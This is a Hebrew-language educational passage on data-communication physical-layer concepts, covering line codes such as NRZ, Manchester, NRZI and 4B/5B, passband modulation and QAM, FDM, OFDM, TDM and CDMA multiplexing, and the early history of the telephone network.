הדרך הכי ישירה לבצע אפנון דיגיטלי היא להשתמש במתח חיובי לייצוג 1 ומתח שלילי לייצוג 0. ולסיבים אופטיים 1 יהיה נוכחות של אור ו-0 הוא אי הנוכחות של האור. השיטה הזאת נקראת NRZ. ברגע ששלחנו, האות NRZ מתפשט בקו, והצד המקבל הופך אותו חזרה לביטים ע"י לקיחת דגימות של האות במרווחי זמן קבועים (כמו שניתן לראות באיור Baseband (משמאל) ב-b). האות לא יראה בדיוק כמו שנשלח, הוא יחלש וישובש על ידי הערוץ והרעש של המקבל. כדי לפענח אותו לביטים, הצד המקבל ממפה את הגל האנלוגי והופך אותו למה שהוא הכי קרוב (הכי קרוב למתח חיובי או למתח שלילי). NRZ מהווה בסיס מצוין, אך לא מבצעים בו שימוש רב במציאות, רק לעיתים רחוקות. יש עוד שיטות מורכבות יותר שיכולות להפוך ביטים לאותות ועומדות בדרישות גבוהות יותר.

יעילות רוחב הפס

עם NRZ ניתן להשלים "סיבוב" של רמות חיוביות ושליליות במקסימום (הכי מהר) 2 ביטים (במקרה בינארי, 1 ו-0). זה אומר שאנחנו צריכים רוחב פס של לפחות B/2 כשקצב השידור שלנו הוא B ביטים/לשניה. היחס הזה מגיע מהמשוואה של נייקויסט. זהו חסם בסיסי, כך שאנחנו לא יכולים להריץ את השיטה NRZ מהר יותר בלי להשתמש ברוחב פס גדול יותר. אך פעמים רבות, רוחב פס הינו משאב מוגבל. גם בערוצים קווים, אותות בתדירות גבוהה נחלשים יותר ויותר, מה שהופך אותם לפחות שימושיים, ובנוסף הם דורשים אלקטרוניקה יותר מהירה. אסטרטגיה אחת לשימוש ברוחב פס מוגבל באופן יעיל יותר היא שימוש בשתי שכבות של אותות. על ידי שימוש ב-4 מתחים, לדוגמה, אנחנו יכולים

לשלוח 2 ביטים בבת אחת כסימן/אות (ייצוג) אחד. עיצוב זה יעבוד כל עוד האות בצד המקבל חזק מספיק כדי להבדיל בין 4 הרמות. כעת, הקצב שבו האות משתנה הוא חצי מקצב השידור ולכן אנחנו צריכים פחות רוחב פס. לקצב בו האות משתנה קוראים Symbol rate (שימו לב להבדל מ-bit rate). קצב הביטים הינו קצב האות כפול מספר הביטים לאות. symbol rate ידוע לפעמים גם כ-baudrate (זהו שם ישן שהוחלף).

התאוששות שעון

לכל השיטות שהופכות ביטים לאותות, הצד המקבל חייב לדעת שכשאות אחד נגמר הבא אחריו מתחיל, בקיצור לתזמן את הפעילות, כדי לפענח נכון את הביטים, אך עם NRZ האותות האלו הם רמות מתח פשוטות, וכמות גדולה של אפסים (או אחדים) רצופים נראים כאות אחד רצוף מפני שלא מבצעים שינוי לרמת המתח. לאחר כמה זמן יהיה קשה להבדיל בינהם, 15 אפסים יראו דומה מאוד ל-16 כאלו, אלה אם יש לנו שעון מדויק מאוד. שעון מדויק אכן יפתור את הבעיה, אך הוא מייקר מאוד את הציוד ובפועל לא קיים בכרטיסי הרשת הביתיים והסטנדרטים, כרטיסי הרשת מיוצרים לרוב במזרח ואין הקפדה על איכות החומרים והגבישים, בשל הרצון לחסוך בעלויות החומרים (מה שמתגלגל אל צרכן הקצה בסופו של דבר ונראה בדמות מוצר זול במיוחד). אסטרטגיה אחת היא לשלוח באופן נפרד את זמן השעון של האות אל הצד המקבל, כך שיבוצע סנכרון בין כרטיס הרשת של הצד המקבל והשולח. אך זה יהיה בזבוז משאבים, הרי אם אנחנו יכולים לשלוח עוד אות באותו רוחב פס, למה שלא נשלח עליו עוד מידע?! טריק אחר הוא לערבב את השעון של האות עם האות של המידע ע"י ביצוע XOR שלהם ביחד (כך שאנו לא צריכים להשתמש בעוד שורה), במקרה הזה ברגע שאנחנו מבצעים XOR לרמה 0, מתבצע שינוי מרמה-נמוכה-לרמה-גבוהה. וב-1 מתבצע שינוי מרמה-גבוהה-לרמה-נמוכה. שיטה זו נקראת קוד מנצ'סטר וניתן לראותה באיור Baseband (למעלה משמאל) ב-d. היתרון שלה הוא שיש פחות טעויות בקריאת הביטים, אך החסרון הוא שנדרש רוחב פס כפול מאשר שנדרש ב-NRZ כדי להעביר את אותו המידע (מכיוון שהפולסים הם בחצי מהרוחב). אסטרטגיה אחרת (בה נעשה שימוש בתקן הפופולרי USB) מבוססת על הרעיון שאנחנו צריכים לקודד את המידע בצורה כזו שנבטיח שיש מספיק מעברים באות. ז"א שאם המעברים יהיו בזמן הדגימה (ולא בין דגימה לדגימה) יהיה קל יותר להישאר מסונכרנים. צעד בדרך זו מתבצע בשיטה NRZI, בה קידוד של 1 הוא שינוי וקידוד של 0 הוא ללא שינוי (לא מדובר על בין רמות המתח, אלה רק השינוי ברמות המתח כשלא משנה איזה שינוי (לאיזה כיוון) העיקר שיהיה שינוי כשנקודד 1), שיטה זו מופיע באיור Baseband (למעלה משמאל) ב-c. עכשיו, כשאנו מקודדים 1 יש שינוי של המתח ואנחנו נשארים מסונכרנים בצורה תקיפה, גם אם יש רצף של 1-ים. אך כשנקבל רצף של 0-ים, אנחנו

Data (4B)	Codeword (5B)	Data (4B)	Codeword (5B)
0000	11110	1000	10010
0001	01001	1001	10011
0010	10100	1010	10110
0011	10101	1011	10111
0100	01010	1100	11010
0101	01011	1101	11011
0110	01110	1110	11100
0111	01111	1111	11101


עדיין יכולים לעבד את הסנכרון, כי ברצף של 0 לא מתבצע שינוי והמתח נשאר כשהיה לאורך כל הרצף. קווי טלפון דיגיטליים ישנים בארה"ב, הנקראו T1, דרשו שלא יישלחו יותר מ-15 אפסים רצוף כדי שיוכלו לעבוד בצורה תקינה, אז כדי באמת לתקן את הבעיה אנחנו יכולים לפרק את רצף ה0-ים ולמפות אותם לקבוצות קטנות של ביטים כך שלא יהיו המון 0-ים רצופים. הקוד המוכר שמבצע את העובדה הזו נקרא 4B/5B. וכל 4 ביטים ממופים לתבנית של 5 ביטים, כשקיימת טבלת תרגום קבועה. השיטה של 5 ביטים נבחרה כדי שלא יהיה רצף של יותר משלושה אפסים רצופים. ובטבלה משמאל אנו רואים את רצף כל האפשרויות שיכול להיות במיפוי זה. מכיוון שאנו מוסיפים עוד ביט לכל 4 ביטים, אנחנו מוסיפים עוד 25% ביטים, אך זה יותר טוב מהוספה של עוד 100% ביטים שהיינו מוסיפים בקוד מנצסטר.

אותות מאוזנים

אותות שיש להם מתח חיובי ושלילי באותה רמה, בזמנים קצרים, נקראים אותות מאוזנים. האיזון עוזר לספק מעברים להתאוששות שעון, מכיוון שיש ערבוב של מתח שלילי וחיובי. בנוסף הוא מספק דרך פשוטה לפענח את האות ששידרו אלינו, כי האות הממוצע ניתן למדידה, כך שגם אם היה עיוות בדרך, כל עוד העיוות קטן יחסית אנחנו יכולים לראות לאן הממוצע נוטה. דרך ישירה ופשוטה לבנות קוד מאוזן היא להשתמש ב-2 רמות מתחים לייצוג 1 (לדוגמה 1v+ ו-1v-) ו-0v כדי לייצג 0. כדי לשלוח 1, המשדר שולח לסירוגין 1v+ ו-1v- כך שהם יצאו בממוצע. דרך זאת נקראת קידוד דו קוטבי וניתן לראות אותו באיור Baseband ב-e.


תמסורת Passband

לפעמים, נרצה תחום תדרים שלא מתחיל ב-0 כדי לשלוח מידע בערוץ (לדוגמה, לערוצים אלחוטיים זה לא פרקטי לשלוח אות בתדר נמוך מאוד בגלל גודל האנטנה. וגם בתקשורת קווית, לשלוח אות בתחום תדר מסויים זה מועיל כדי לאפשר לכמה סוגי אותות להישלח במקביל). אך אילוצי רגולציה והצורך למנוע הפרעות מכתיבים, בדרך כלל, את הבחירה של התדרים. הסוג הזה של התמסורת, שבו תחום שרירותי של תדרים משמש להעביר את האות נקרא passband. הערך האבסולוטי של התדר אינו חשוב לקיבולת שלו. זה אומר שאנחנו יכולים להסיט אות בשידור baseband (ראו סעיף למעלה) שמתחיל שעובד בתדר 0 עד B הרץ, למעלה כך שבשידור passband הוא



יעבוד בתדר S עד S+B הארץ, מבלי לשנות את כמות המידע שהוא יכול לשאת, אפילו אם האות יראה שונה. בצד המקבל אנחנו מסיטים את התדר בחזרה למטה (ל-baseband), היכן שיותר נוח לגלות את האותות.

אפנון מודרני מתבצע באמצעות ויסות או אפנון של האות שיושב ב-passband, אנחנו יכולים לאפנן את המשרעת (אמפליטודה), את התדר, או את המופע (פאזה) של האות. ASK (ראשי תיבות: Amplitude Shift Keting) - שני אפמפליטודות (או יותר) משמשות לייצוג של 0 ו-1. דוגמה לכך נמצאת באיור בעמוד הקודם, ב-b. כשהאמפליטודה של הגל משתנה ב-0 ונשארת ב-1. FSK (ראשי תיבות: Frequency Shift Keying) - משתמשים בשתי (או יותר) טונים. דוגמה לכך נמצאת באיור משמאל, ב-c. PSK (ראשי תיבות: Phase Shift Keying) - הגל אינו משתנה ב-0, וכדי לייצג אחד מציג את ההפוך של עצמו (180 מעלות). דוגמה לכך נמצאת באיור משמאל, ב-d.




בנוסף, ניתן לשלב בין סוגי האיפנונים וכך לשדר יותר ביטים לאות. אך רק פאזה או תדר יכולים להיות משולבים באותו הזמן, מכיוון שהם קשורים זה לזה, כשהתדר הוא קצב השינוי של הפאזה לאורך זמן. בדרך כלל, אפנון אמפליטודה ופאזה משולבים ביחד. באיור משמאל ניתן לראות 3 דוגמאות לשילוב של פאזה ואמפליטודה. בדוגמאות משמאל אנחנו רואים 3 דיאגרמות, הדיאגרמות האלו נקראות תרשים קונסטלציה. ב-a (שהיא דיאגרמת ייצוג ל-QPSK) אנחנו רואים נקודות במרחק שווה אחת מהשניה ב-45, 135, 225 ו-315 מעלות. את הפאזה של הנקודה מודדים על ידי הזווית של הקו מראשית הצירים לנקודה, לפי הכיוון החיובי של ציר ה-x. ואת האמפליטודה של הנקודה מודדים לפי המרחק של הנקודה מראשית הצירים. ב-b אנחנו רואים קונסטלציה צפופה יותר. כאן יש 16 שילובים של אמפליטודה ופאזה, כך שסכמת האפנון יכולה לשדר 4 ביטים לאות. תרשים הקונסטלציה הזה נקרא QAM-16 (ראשי תיבות: Quadrature Amplitude Modulation). ב-c רואים קונסטלציה הנקראת QAM-64, בעלת 64 שילובים של אמפליטודות ופאזות, כך שכל אות יכול להעביר 6 ביטים. תרשימי הקונסטלציה שראינו עד כה מאפשרים בנייה קלה יותר של מכשירים שישדרו אותות כשילובים של ערכים של כל ציר, מאשר שילוב של ערכים של פאזה ואפליטודה. אך אף אחת מהקונסטלציות שראינו עד כה לא מראה כיצד ביטים מוקצים לאותות. כשמבצעים את ההקצאה, ישנה חשיבות שהתפרצות רעש קטנה בצד המקבל, לא תגרום ליותר מידי שגיאות ביטים. זה יכול לקרות אם נקצה ערכי ביטים רצופים לאותות סמוכים. ב-QAM-16, לדוגמה, אם אות אחד מייצג 0111 והאות השכן מייצג 1000, אם בצד המקבל ישנה שגיאה והוא בטעות מרים את האות השכן זה יגרום לכל הביטים להיות שגויים. פתרון טוב יותר הוא למפות ביטים לאותות, כך שאותות שכנים יבדלו רק במיקום של ביט אחד. המיפוי הזה נקרא קוד גריי (אפור) (נרחיב עליו בהמשך). עכשיו,


אם הצד המקבל יפענח את האות בטעות, תהיה טעות רק בביט אחד (כמובן במקרה הצפוי בו הצד המקבל פיענח אות שקרוב לאות הנשלח).

ריבוב בחלוקת תדר

ריבוב בחלוקת תדר (או Frequency Division Multiplexing) מנצל את תמסורת ה-passband כדי לחלוק את הערוץ. הוא מחלק את הספקטרום (קשת התדרים) לרצועות תדרים, כשלכל משתמש יש רשות בלעדית על רצועה כדי לשלוח את האות שלו. תדרי רדיו AM מדגימים שימוש בריבוב בחלוקה זו. הספקטרום המוקצה הוא באזור ה-1MHz (בערך 500 עד 1500kHz). התדרים השונים מוקצים לערוצים לוגים שונים (תחנות), כל פעולה יושבת על חלק מהספקטרום, כשיש להשאיר רווח בערוץ הפנימי (בתוך הערוץ, בין התדרים) גדול מספיק כדי למנוע הפרעות.




כמו שניתן לראות בתמונה משמאל, אנחנו רואים ערוץ טלפון (קולי) שעליו מבוצע FDM (ריבוב בחלוקת תדר) ל-3 ערוצים שונים. פילטרים שונים מגבילים את הרוחב פס לבערך 3100Hz לכל רמת ערוץ קול. כשכל הערוצים מתחברים יחדיו לערוץ אחד, לכל ערוץ מוקצב רוחב פס של 4000Hz. העודף הזה (900Hz) נקרא guard band, והוא נועד לשמור על הערוצים מופרדים היטב. קודם כל מעלים כל ערוץ בתדר מסויים, כל אחד בסכום אחר. לאחר מכן ניתן לשלב אותם יחדיו מכיוון שאין 2 ערוצים שתופסים את אותו החלק בספקטרום. בנוסף, שימו לב כי למרות שיש רווחים בין הערוצים (תודות ל-guard band), ישנה חפיפה מסויימת בין ערוצים שכנים. החפיפה קיימת מכיוון שלמסננים (פילטרים) אמיתיים אין קצוות חדים אידיאליים, זה אומר שעליה פתאומית בקצה של ערוץ אחד תיהיה מורגשת בערוץ הסמוך לו כרעש לא תרמי (ההפך מרעש תרמי, או רעש נייקוויסט). בתמונה למעלה משמאל, רואים ב-a את רוחב הפס המקורי, לאחר מכן ב-b את רוחב הפס מועלה בתדר, וב-c את הערוץ המרובב (הסופי). בריבוב זה נעשה שימוש בתעשיית הטלפוניה (כדי לרבב מספר שיחות על אותו התדר) במשך הרבה שנים, אך היום ריבוב בחלוקת זמן הוא המועדף (למרות זאת, FDM נמצא עדיין בשימוש גבוה בתקשורת הטלפוניה, הסלולרית והלווינית).



כששולחים מידע דיגיטלי, ניתן לחלק את הספקטרום ביעילות מבלי להשתמש במגני פס (guard bands) ובכך לא לבזבז רוחב פס יקר, וזה בדיוק מה ש-OFDM (ראשי תיבות: Orthogonal Frequency Division Multiplexing) עושה. רוחב הפס של הערוץ מחולק להמון תתי מובילים שבאופן עצמאי שולחים מידע. התתי מובילים האלו ארוזים ביחד על תחום תדר (כלשהו). כך שהאותות מכל מוביל מתפשטים לסמוכים אליהם. אך כמו שניתן לראות באיור משמאל, תגובת התדר של כל מוביל מתוכננת להיות שווה לאפס במרכז של התתי מובילים הסמוכים אליו. לכן, ניתן לדגום את התתי מובילים במרכז התדר שלהם בלי רעש משכניהם. כדי שזה יעבוד, אנחנו צריכים משתנה זמן כלשהו, שיחזור על עצמו כל חלק זמן קבוע של סמל האות, כך שיהיה להם את תגובת התדר הרצויה. למרות זאת, התקורה היא הרבה פחות משנחוצה להרבה מגני פס (guards bands). הרעיון של OFDM קיים כבר זמן רב, אך רק בעשור האחרון הוא אומץ בצורה רחבה, בעקבות ההבנה שאפשר להטמיע OFDM ביעילות (במונחי פירוק פורייה של מידע דיגיטלי) על כל התתי מובילים (במקום לבצע אפנון נפרד של כל תת מוביל). בדרך כלל, זרם אחד בשיעור גבוה של מידע דיגיטלי מחולק להרבה תת זרמים בשיעורים נמוכים שמשודרים על כמה תתי מובילים במקביל. החלוקה הזו היא יקרת ערך, מכיוון שבנפילה של ערוץ קל יותר להתמודדות להתמודד ברמה של תת מוביל.

ריבוב בחלוקת זמן




אלטרנטיבה לריבוב בחלוקת תדר, היא ריבוב בחלוקת זמן - TDM (ראשי תיבות: Time Division Multiplexing). ב-TDM המשתמשים משדרים בתורות (במבנה סיבובי) כשכל אחד, בתורו, עושה שימוש בכל רוחב הפס לפרץ זמן קצר וקבוע. ניתן לראות משמאל דוגמה ל-3 משתמשים שמשדרים בשיטה זו. ביטים מכל משתמש נלקחים בזמן קבוע ומשודרים אל היעד. כדי שהשיטה תעבוד, על כל המשתמשים להיות מסונכרנים, וכדי להשיג את זה מבצעים שימוש ב-guard time (שומרי מרווח) אנלוגיים.

ריבוב בחלוקת קוד

CDM (ראשי תיבות: Code Division Multiplexing) עובד בצורה שונה לגמרי מ-FDM או TDM. הוא צורה של תקשורת ספקטרום מתפשטת, בה אות בעל רצועה (/פס) צרה מתפשט החוצה על גבי תדר ברצועה רחבה יותר. כך הוא יותר "סובלני" להפרעות ורעשים, וגם מאפשר לכמה אותות (מכמה משתמשים) לחלוק את אותה רצועת התדר. מפני שריבוב הזה ידוע יותר בשל האפשרות של כמה משתמשים לחלוק את אותה רצועה הוא ידוע יותר בשם CDMA (ראשי תיבות: Code Division Multiple Access). CDMA מאפשר לכל תחנה לשדר על כל הספקטרום של התדר כל הזמן, כשהתשדורות מופרדות באמצעות קוד. לפני שניגש לאלגוריתם, להלן אנלוגיה שתסביר יותר טוב את ההבדלים בין הריבובים: נניח שאנו בשדה

תעופה מול הדלפק כדי לדבר עם אחד העובדים, TDM זהו בעצם 2 אנשים (לדוגמה) שמדברים עם העובד בתורות. FDM זה 2 אנשים שמדברים ביחד, אך אחד בקול גבוה והשני בקול נמוך, כך שאנחנו עדיין יכולים להבחין איזה קול מגיע מאיזה אדם. ב-CDMA, שוב, 2 האנשים מדברים ביחד אך כל אדם מדבר בשפה שונה, אחד אנגלית ואחד צרפתית (לדוגמה), כך שאנחנו עדיין יכולים להבחין עם מי אנחנו מדברים, ואם אני מדבר עם האדם הצרפתי אני מחשיב כרעש כל דבר שאינו צרפתית. ב-CDMA, כל ביט מחולק לm פרקי זמן קצרים הנקראים chips. בדרך כלל יש כ-64 או 128 chip-ים לכל ביט, אך לפישוט ההסבר נשתמש בדוגמה שלנו ב-8 chip-ים לביט. לכל תחנה מוקצה קוד יחודי בן m ביטים שנקרא רצף chip-ים. לנוחות ההסבר אנו מסמנים בסימון דו קוטבי את הקודים כרצף של 1- ו-1+ ונראה את רצף ה-chip-ים בסוגריים. אז כדי לשלוח 1, התחנה צריכה לשלוח את הרצף chip-ים שלה, וכדי לשלוח 0 היא צריכה לשלוח את ההופכי מהרצף. אלה הן התבניות היחידות הניתנות לשליחה.

דוגמה: אם לתחנה A מוקצה רצף ה-chip הבא (1+ ,1+, 1-, 1-, 1+, 1+, 1-, 1-)، אז כדי לשלוח 1 אנו שולחים את הרצף הנל, וכדי לשלוח 0 נשלח את הרצף (1-, 1-, 1+, 1-, 1-, 1+, 1+, 1+) . האמת היא שאותות עם רמות הזרמים האלה נישלחים, אך אנחנו חושבים במונחים של רצף (ניתן לראות את רמות הזרמים ב(b) להבדיל מ(a).



בתמונה לעיל, בסעיף (a), אנו רואים 4 תחנות כשלכל אחת יש קוד בינרי, אורתוגונלי (הכוונה שחיבור כל האיברים במיקומים הזהים, של 2 תחנות, יתן 0) משלה (בשביל לייצר קוד רצף אורותוגונלי שכזה משתמשים ב-Walsh codes), (בשביל 4 תחנות לא היינו צריכים m=8 כדי לתת קוד יחודיי לכל תחנה, אך מפני שהתחלנו עם אורך הרצף הנל נמשיך איתו). תוכנת האורתוגונליות תיווכח כקריטית מאוחר יותר. שימו לב שכל S*S שווה ל-1 (S זהוי תחנה כלשהי). וכל S*s שווה ל-1- (נהוג לסמן S עם קו מעליו וזהו ההפוכי של S, אך בגלל שאין סימן כזה במקלדת כתבתי s קטנה). כמו כן S*T שווה ל-0 (T זהוי גם תחנה


כלשהי אך שונה מ-S).וגם עם ההופכי של T, שזה S*t שווה ל-0. בכל זמן, תחנה יכולה לשדר 1 (ע"י שידור של רצף הקוד האותוגונלי שלה) או 0 (ע"י שידור ההופכי של הקוד) או לא לשדר כלום. ונניח כרגע כי כל התחנות מסונכרנות כך שכל הקודים (רצף chip-ים) מתחילים באותו הרגע. כשכמה תחנות משדרות בו זמנית הרצפים מתאחדים לינארית, לדוגמה אם 3 תחנות משדרות 1+ ותחנה רביעית משדרת 1-, אנחנו נקבל 2+. לכן ב-(c) אנחנו רואים 6 דוגמאות לתחנה אחת או יותר המשדרות רצף של 1 (ז"א כל אחת את הקוד האותוגונלי שלה). בדוגמה S1 אנחנו רואים רק את C משדרת, ובדוגמה S2 אנחנו רואים את B ואת C משדרות ביחד, לכן ב-S2 אנחנו מקבלים חיבור של האיברים (לדוגמה האיבר הראשון יוצא 2- מכיוון שהאיבר הראשון של B הוא 1- וגם של C הוא 1-). כדי לפענח את הזרם הנשלח מכל תחנה, הצד המקבל צריך לדעת מראש את הקוד של התחנה. והוא מבצע את הפענוח ע"י חישוב הזרם שקיבל כפול התחנה שאליה הוא מעוניין להקשיב חלקי m. אם ניקח את הדוגמה הרביעית, תחנה A שידרה 1, תחנה B שידרה 0, תחנה C שידרה 1, ותחנה D לא שידרה כלל. אם נרצה להקשיב לתחנה C, נכפיל את הקוד שקיבלנו בקוד של C (כמו בדוגמה S4*C שנמצאת בסעיף (d) בתמונה למעלה), נחלק ב-m (שבמקרה הנל הוא 8) ונקבל 1 שזה מה שC שידרה. * יש לזכור ש-1+ מסמן ביט 1, 1- מסמן את הביט 0, ו-0 מסמן חוסר שידור, לכן כשאנו מקשיבים ל-C בדוגמה S3 יוצא לנו 0 (כי הוא לא שידר כלל). במציאות, במערכת CDMA ללא רעש (כמו שלמדנו כאן) מספר התחנות שיכולות לשדר במקביל הוא די גדול, ע"י שימוש ברצפי קוד ארוכים יותר. בשביל 2 בחזקת n תחנות Walsh code יכול לספק 2 בחזקת n רצפי קוד אורתוגונלים באורך 2 בחזקת n. אך ההגבלה מתבצעת ע"י הסנכרון, הסנכרון המדויק שחישבנו אצל המקבל, בדוגמה לעיל הוא אפילו לא קרוב להיות מציאותי במקרים מסויימים (כמו ברשתות סלולר, בהם CDMA אומץ ונפרס כבר משנות ה-90). אי הסנכרון הנ"ל מביא להחלטות אחרות, ואנחנו נחזור לכאן בהמשך.

רשת הטלפוניה הציבורית

כשרוצים לחבר 2 מחשבים, הדרך הקלה ביותר היא למתוח כבל ביניהם, וזאת הדרך בה רשתות LAN עובדות. אך כשהמרחק גדול, או כשיש הרבה מחשבים, או כשהכבל צריך לעבור דרך אזור ציבורי, העלויות של העברת כבל פרטי, לרוב, אינן כדאיות. יתר על כן, כמעט בכל מדינה בעולם, העברת קווי הולכה פרטיים באזור (או מתחת לאזור) ציבורי אסור על פי חוק. מה שמצריך ממתכנני הרשת לבצע שימוש במתקני תקשורת קיימים. המתקנים האלו, במיוחד PSTN (ראשי תיבות: Public Switched Telephone Network) תוכננו, לרוב, לפני שנים רבות, למטרה שונה לגמרי (שידור קול אנושי בצורה שתאפשר זיהוי של הצד השני). וכדי שנראה את גודל הבעיה, קחו בחשבון שהכבל הנצרך יכול להעביר מידע בין 2 מחשבים במהירות של 1Gbps או יותר (ראינו בסעיף 2 - תמסורות), בעוד ADSL טיפוסי (שהוא החלופה המהירה למודם טלפוני) מציע מהירות באזור של 1Mbps. אך למרות כל זה, מערכת


הטלפוניה מקושרת היטב עם תקשורת המחשבים. לרוב, מסיבות של עלויות, הלקוחות היו מחוברים לספקיות ע"י רשת הטלפוניה, במיוחד, בק"מ האחרון. כל זה משתנה לאחרונה ע"י הכניסה המסיבית של טכנולוגיית הפייבר, אך זה לוקח זמן וכסף, ולכן עדיין בק"מ האחרון יש המון לקוחות שמחוברים ע"י רשת הטלפוניה.

מבנה הרשת



כבר בשנת 1876, כשאלכסנדר גרהם בל רשם פטנט על הטלפון, הייתה דרישה גדולה להמצאה החדשה. השוק הראשוני היה של טלפונים, אנשים קנו טלפונים (נייחים, ביתיים) והמכשירים הגיעו בזוגות, והיה על הלקוח לחבר עם חוט יחיד בינהם. אם בעל טלפון רצה לדבר עם n בעלי טלפונים אחרים, היה עליו למתוח חוטים נפרדים לכל n הבתים. תוך שנה ערים שלמות היו מכוסות בחוטים שנמתחו על גגות הבתים והעצים, מכל טלפון לכל טלפון אחר, כמו שניתן לראות באיור משמאל ב-(a). להגנתו, בל ראה את הבעיה מוקדם והקים את חברת Bell Telephone Company, שפתחה את משרד המיתוג הראשון ב-1878 (בניו הבן קונטיקט). כמו באיור משמאל למעלה ב-(b), החברה הריצה חוט מכל בית או משרד של לקוח אליה. על הטלפון היה גל ארכובה, וכשהלקוח רצה להתקשר, הוא היה מרים את השפורפרת ומזיז את גל הארכובה כדי ליצור צלצול בחברת המיתוג ולמשוך את צומת הלב של המפעיל, שאז היה מחבר את הלקוח אל מי שרצה להתקשר, באמצעות מגשר. במהרה, השיטה של משרד המיתוג של בל התפשטה והלקוחות רצו לבצע שיחות למרחק גדול, בין 